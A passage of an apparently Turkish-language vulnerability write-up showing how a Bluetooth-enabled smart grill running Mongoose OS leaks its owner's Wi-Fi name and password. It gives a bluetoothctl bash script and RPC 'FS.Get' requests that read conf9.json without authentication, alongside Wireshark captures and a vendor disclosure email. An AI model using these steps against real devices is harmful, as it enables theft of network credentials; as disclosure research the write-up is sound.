680	2023-03-29 20:57:32.428583			ATT	14	Rcvd Error Response - Attribute Not Found, Handl
681	2023-03-29 20:57:32.429422			ATT	14	Sent Write Request, Handle: 0x0031 (Unknown)
686	2023-03-29 20:57:32.518386			ATT	10	Rcvd Write Response, Handle: 0x0031 (Unknown)
687	2023-03-29 20:57:32.522430			ATT	16	Sent Write Request, Handle: 0x0033 (Unknown)
693	2023-03-29 20:57:32.608808			ATT	10	Rcvd Write Response, Handle: 0x0033 (Unknown)
695	2023-03-29 20:57:32.614125			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
714	2023-03-29 20:57:32.878727			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
715	2023-03-29 20:57:32.884968			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
730	2023-03-29 20:57:33.058503			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
737	2023-03-29 20:57:33.064478			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
755	2023-03-29 20:57:33.418322			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
756	2023-03-29 20:57:33.421552			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
775	2023-03-29 20:57:33.688494			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
776	2023-03-29 20:57:33.691795			ATT	17	Sent Write Request, Handle: 0x002e (Unknown)
793	2023-03-29 20:57:33.868371			ATT	16	Rcvd Handle Value Notification, Handle: 0x0030 (
794	2023-03-29 20:57:33.868977			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
795	2023-03-29 20:57:34.176298			ATT	12	Sent Read Request, Handle: 0x002e (Unknown)
797	2023-03-29 20:57:34.319599			ATT	105	Rcvd Read Response, Handle: 0x002e (Unknown)
798	2023-03-29 20:57:34.326329			ATT	14	Sent Write Request, Handle: 0x002b (Unknown)
799	2023-03-29 20:57:34.326329			ATT	14	Rcvd Write Response, Handle: 0x002b (Unknown)

Frame 737: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)

Bluetooth

Bluetooth HCI H4

Bluetooth HCI ACL Packet

Bluetooth L2CAP Protocol

Bluetooth Attribute Protocol

Opcode: Write Request (0x12)

Handle: 0x002e (Unknown)

Value: 66696c656e616d65223a22696e69742e6a73222c

Value (btatt.value), 20 bytes

Packets: 1029 - Displayed: 159 (15.5%)

Profile: Default

Sent the 3rd part of the command in 20 bytes.

The top screenshot shows a Wireshark capture of Bluetooth HCI packets. The packet list shows packet 756 (Frame 756) selected. The packet details pane shows the following structure:

- Bluetooth
- Bluetooth HCI H4
- Bluetooth HCI ACL Packet
- Bluetooth L2CAP Protocol
- Bluetooth Attribute Protocol
 - Opcode: Write Request (0x12)
 - Handle: 0x002e (Unknown)
 - Value: 20226f6666736574223a20302c202226c656e223a

The packet bytes pane shows the raw data of the packet, which is 32 bytes long. A red arrow points to the 'Value' field in the packet details pane, which contains the hex string 20226f6666736574223a20302c202226c656e223a. A red callout box points to this hex string and says "Sent the 4th part of the command in 20 bytes."

The bottom screenshot shows a Wireshark capture of Bluetooth HCI packets. The packet list shows packet 776 (Frame 776) selected. The packet details pane shows the following structure:

- Bluetooth
- Bluetooth HCI H4
- Bluetooth HCI ACL Packet
- Bluetooth L2CAP Protocol
- Bluetooth Attribute Protocol
 - Opcode: Write Request (0x12)
 - Handle: 0x002e (Unknown)
 - Value: 32307d7d20

The packet bytes pane shows the raw data of the packet, which is 17 bytes long. A red arrow points to the 'Value' field in the packet details pane, which contains the hex string 32307d7d20. A red callout box points to this hex string and says "Sent the last part of the command in 5 bytes."

Izgaradan gelen yanıtta (READ RESPONSE) yer alan {"id":999,"src":"XXX-XXXXXXX","result":{"data": "Ly9CS1B2MDQyLjQ1ICAgICAgICA=", "left": 35298}} Base64 ile kodlanmış veriyi çözdüğümde ise //BKPv042.45 karakter dizisi ile karşılaştım.

The image shows a Wireshark capture of a Bluetooth HCI log. The top pane displays a list of packets, with packet 797 selected. The middle pane shows the packet details for the selected packet, including the Bluetooth HCI H4, ACL Packet, L2CAP Protocol, and Attribute Protocol. The bottom pane shows the raw data of the selected packet, which is a Base64 encoded string. A red arrow points to the Base64 encoded data in the raw data pane.

The CyberChef web interface is shown below the Wireshark capture. It features a 'Recipe' section with a 'From Base64' filter selected. The 'Input' field contains the Base64 encoded string: 'Ly9CS1B2MDQyLjQ1ICAgICAgICA='. The 'Output' field shows the decoded string: '//BKPv042.45'.

Google arama motorunda mobil uygulamanın kaynak kodunda dikkatimi çeken bazı kelimeleri arattığımda ızgaranın Mongoose OS isimli bir işletim sistemine sahip olduğunu öğrendim.

About 2 results (0.39 seconds)



It looks like there aren't many great matches for your search

Try using words that might appear on the page you're looking for. For example, "cake recipes" instead of "how to make a cake."

Need help? Check out [other tips](#) for searching on Google.



Gitter

<https://gitter.im> > cesanta > mongoose-os

cesanta/mongoose-os

Rename", "FS.Remove", "FS.Put", "FS.Get", "FS.ListExt", "FS.List", "Config.Save", "Config.Set", "Config.Get", "Sys.SetDebug", "Sys.GetInfo", "Sys.Reboot",

Run-time init

- **conf0.json** - configuration defaults. This is a copy of the generated **sys_config_defaults.json**. It is loaded first and must exist on the file system. All other layers are optional.
- **conf1.json** - **conf8.json** - these layers are loaded one after another, each successive layer can override the previous one (provided **conf_acl** of the previous layer allows it). These layers can be used for vendor configuration overrides.
- **conf9.json** is the user configuration file. Applied last, on top of all other layers. **mos config-set** and **save_cfg()** API function modify **conf9.json**.



Daha önce bu işletim sistemini görmediğim, duymadığım için web sitesinde yer alan kullanıcı kılavuzuna göz atmaya karar verdim. Yapılandırma sayfasını ziyaret ettiğimde conf ile başlayan json uzantılı dosyalar arasında yer alan conf9.json dosyası hemen dikkatimi çekti.

Kullanıcı ayarlarını içeren bu dosyada dikkate değer bilgiler olabileceğini düşündüğüm için init.js yerine conf9.json dosyasını bluetoothctl aracı ile Bluetooth bağlantısı üzerinden okumamı sağlayacak 88 karakter uzunluğundaki aşağıdaki isteği oluşturup Bash betiği üzerinden ızgaraya gönderdiğimde Invalid Offset ile hatası ile karşılaştım.

```
{"id":999,"method":"FS.Get","params":{"filename":"conf9.json","offset": 0 ,  
"len":20}}
```



```
(root@Kali)-[~/Desktop]
# echo -n '{"id":999,"method":"FS.Get","params":{"filename":"conf9.json","offset":0,"len":20}}' | hexdump -ve '/1 "0x%02x "'
0x20 0x7b 0x22 0x69 0x64 0x22 0x3a 0x39 0x39 0x39 0x2c 0x22 0x6d 0x65 0x74 0x
68 0x6f 0x64 0x22 0x3a 0x22 0x46 0x53 0x2e 0x47 0x65 0x74 0x22 0x2c 0x22 0x70
0x61 0x72 0x61 0x6d 0x73 0x22 0x3a 0x7b 0x22 0x66 0x69 0x6c 0x65 0x6e 0x61 0
x6d 0x65 0x22 0x3a 0x22 0x63 0x6f 0x6e 0x66 0x39 0x2e 0x6a 0x73 0x6f 0x6e 0x2
2 0x2c 0x22 0x6f 0x66 0x66 0x73 0x65 0x74 0x22 0x3a 0x20 0x30 0x20 0x2c 0x20
0x22 0x6c 0x65 0x6e 0x22 0x3a 0x32 0x30 0x7d 0x7d 0x20
```

 ***/root/Desktop/send.sh - Mousepad**   

File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

```
1 #!/bin/bash
2 bluetoothctl << EOF
3 devices
4 agent on
5 connect
6 gatt.select-attribute 5f6d4f53-5f52-5043-5f74-785f63746c5f
7 gatt.write "0x00 0x00 0x00 0x55"
8 gatt.select-attribute 5f6d4f53-5f52-5043-5f64-6174615f5f5f
9 gatt.write "0x20 0x7b 0x22 0x69 0x64 0x22 0x3a 0x39 0x39 0x39 0x2c 0x22 0x6d
0x65 0x74 0x68 0x6f 0x64 0x22 0x3a 0x22 0x46 0x53 0x2e 0x47 0x65 0x74 0x22
0x2c 0x22 0x70 0x61 0x72 0x61 0x6d 0x73 0x22 0x3a 0x7b 0x22 0x66 0x69 0x6c
0x65 0x6e 0x61 0x6d 0x65 0x22 0x3a 0x22 0x63 0x6f 0x6e 0x66 0x39 0x2e 0x6a
0x73 0x6f 0x6e 0x22 0x2c 0x22 0x6f 0x66 0x66 0x73 0x65 0x74 0x22 0x3a 0x20
0x30 0x20 0x2c 0x20 0x22 0x6c 0x65 0x6e 0x22 0x3a 0x32 0x30 0x7d 0x7d 0x20"
10 gatt.read
11 gatt.read
12 EOF
```

The image shows a Wireshark capture of Bluetooth traffic. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for file operations, capture control, and analysis. The packet list on the left shows a series of Bluetooth packets. The selected packet, Frame 144, is highlighted in blue. The packet details pane on the right shows the structure of the Bluetooth HCI ACL Packet, including the Connection Handle, PB Flag, and BC Flag. The packet bytes pane at the bottom shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
139	0.000000	remote ()	localhost ()	ATT	10	Rcvd Write Response, Handle: 0x0033 (Unknown)
140	0.000000	localhost ()	controller	ATT	101	Sent Write Request, Handle: 0x002e (Unknown)
141	0.000000	controller	remote ()	HCI_EVT	8	Rcvd Number of Completed Packets
142	0.000000	remote ()	localhost ()	ATT	14	Rcvd Error Response - Invalid Offset, Handle: 0x002e (Unknown)
143	0.000000	localhost ()	controller	ATT	12	Sent Read Request, Handle: 0x002e (Unknown)
144	0.000000	controller	remote ()	HCI_EVT	8	Rcvd Number of Completed Packets
145	0.000000	remote ()	localhost ()	ATT	10	Rcvd Read Response, Handle: 0x002e (Unknown)
146	0.000000	localhost ()	controller	ATT	16	Sent Write Request, Handle: 0x0033 (Unknown)
147	0.000000	controller	remote ()	HCI_EVT	8	Rcvd Number of Completed Packets
148	0.000000	remote ()	localhost ()	ATT	10	Rcvd Write Response, Handle: 0x0033 (Unknown)
149	0.000000	localhost ()	controller	ATT	97	Sent Write Request, Handle: 0x002e (Unknown)
150	0.000000	controller	remote ()	HCI_EVT	8	Rcvd Number of Completed Packets
151	0.000000	remote ()	localhost ()	ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
152	0.000000	localhost ()	controller	ATT	12	Sent Read Request, Handle: 0x002e (Unknown)

Frame 144: 14 bytes on wire (112 bits) captured on interface hci0
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
... 0000 0100 1010 = Connection Handle
..10 = PB Flag: First Packet
00... .. = BC Flag: Point-to-Point
Data Total Length: 9
Data
[Expert Info (Error/Protocol): Frame is out of any "connection"
[Severity level: Error]
[Group: Protocol]
[Source BD_ADDR: 00:00:00_00:00:00]
[Source Device Name:]
[Source Role: Unknown (0)]


Bluetooth: Protocol

Packets: 709 · Displayed: 709 (100.0%) · Dropped: 0 (0.0%)

Biraz araştırma yaptıktan sonra “invalid offset” hatasının boyuttan kaynaklı tetiklendiğini öğrendim. Daha sonra 85 karakter uzunluğundaki init.js isteği ile yukarıdaki 88 karakter uzunluğundaki conf9.json isteğini boyut olarak eşitlemeye karar verdim. 3 tane boşluk karakterini (space) sildikten sonra istek aşağıdaki şekle bürünmüş ve 85 karakter uzunluğunda olmuş oldu.


```
{"id":999,"method":"FS.Get","params":{"filename":"conf9.json","offset":0,"len":20}}
```


Bu isteği ızgaraya gönderdikten sonra conf9.json dosyasının ilk 20 karakterini başarıyla okuyabildiğimi gördüm.



Opsiyonel parametre olan Offset değerini yavaş yavaş arttırarak dosyayı okumaya devam ettiğimde ise aşağıdaki istek sonucunda ızgaranın kurulumu aşamasında uygulamaya girmiş olduğum kablosuz ağ adımı ve parolamı elde edebildiğimi gördüm!

```
{\"id\":999,\"method\":\"FS.Get\",\"params\":{\"filename\":\"conf9.json\",\"offset\":280,\"len\":99}}
```





Sonuç itibariyle yaptığım güvenlik araştırması sonucunda ortaya çıkan bu kritik zafiyeti istismar ederek, art niyetli bir kişinin bu marka ve model bir ızgaraya 30 ila 300 metre mesafe uzaklıktan istek göndererek dahil olduğu kablosuz ağ adını ve parolasını kolaylıkla öğrenebileceğini ortaya koymuş oldum. İşin şaşırtıcı kısmı ise bu zafiyetin istismar edebilebilmesi için ızgaranın açık konumda (POWER ON) olmadan sadece fişe takılı olması yeterli oluyordu.

Bu zafiyetin kaç haneyi etkilediğini bilemesem de istatistiklere göre Amerika’da 2021 yılı başı itibariyle 100 milyon hanenin ızgara kullandığını, her üç haneden birinin de birden fazla ızgara kullandığını dikkate aldığımızda, bu tür akıllı ızgaraların (IoT) yaygınlaşması ile ciddi güvenlik risklerini beraberinde getireceğini söyleyebilirim.

Keşfettiğim bu ciddi zafiyet sonrasında akıllı ızgaram ile yollarımızı ayırmak yerine kendisini diğer IoTler ile birlikte Wi-Fi Misafir Ağına taşıyarak iştahımı kaçırmasını engelledikten sonra lezzetli yemeklerin keyfini çıkarmaya devam etmeye karar verdim. :)

Her ihtimale karşı üretici bu zafiyeti ortadan kaldırırsa dek mümkünse akıllı ızgaranızı kullanmadığınız zamanlarda fişe takılı bırakmamanızı tavsiye ederim.



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Izgara üreticisine 1 Nisan tarihinde zafiyetle ilgili e-posta gönderdiğimi ancak bu zamana kadar yanıt alamadığımı da üzülerek paylaşmak isterim.



Mert SARICA <mert.sarica@gmail.com>
to support ▾

📧 Sat, Apr 1, 11:29 AM (3 days ago)

☆ ↶ ⋮

Dear Sir or Madam,

My name is Mert, and I am a seasoned cybersecurity professional who conducts cybersecurity research and publishes them on my blog for the benefit and awareness of the public.

According to various research, IoT (internet of things) devices, such as coffee machines, thermostats, smart speakers, smart bulbs, alarm systems, etc., might have vulnerabilities (<https://www.fortinet.com/resources/cyberglossary/iot-device-vulnerabilities>) due to their limited software and hardware capabilities.

Recently I purchased an ■■■ Pellet Grill from Home Depot two weeks ago. (By the way, I love cooking with my grill; it is fantastic!) I noticed that my grill as an IoT has Wi-Fi and Bluetooth features and can be controlled via a mobile app (https://play.google.com/store/apps/details?id=■■■■&hl=en_US&gl=US). After I went through to installation procedure, I enrolled my grill into my Wi-Fi network.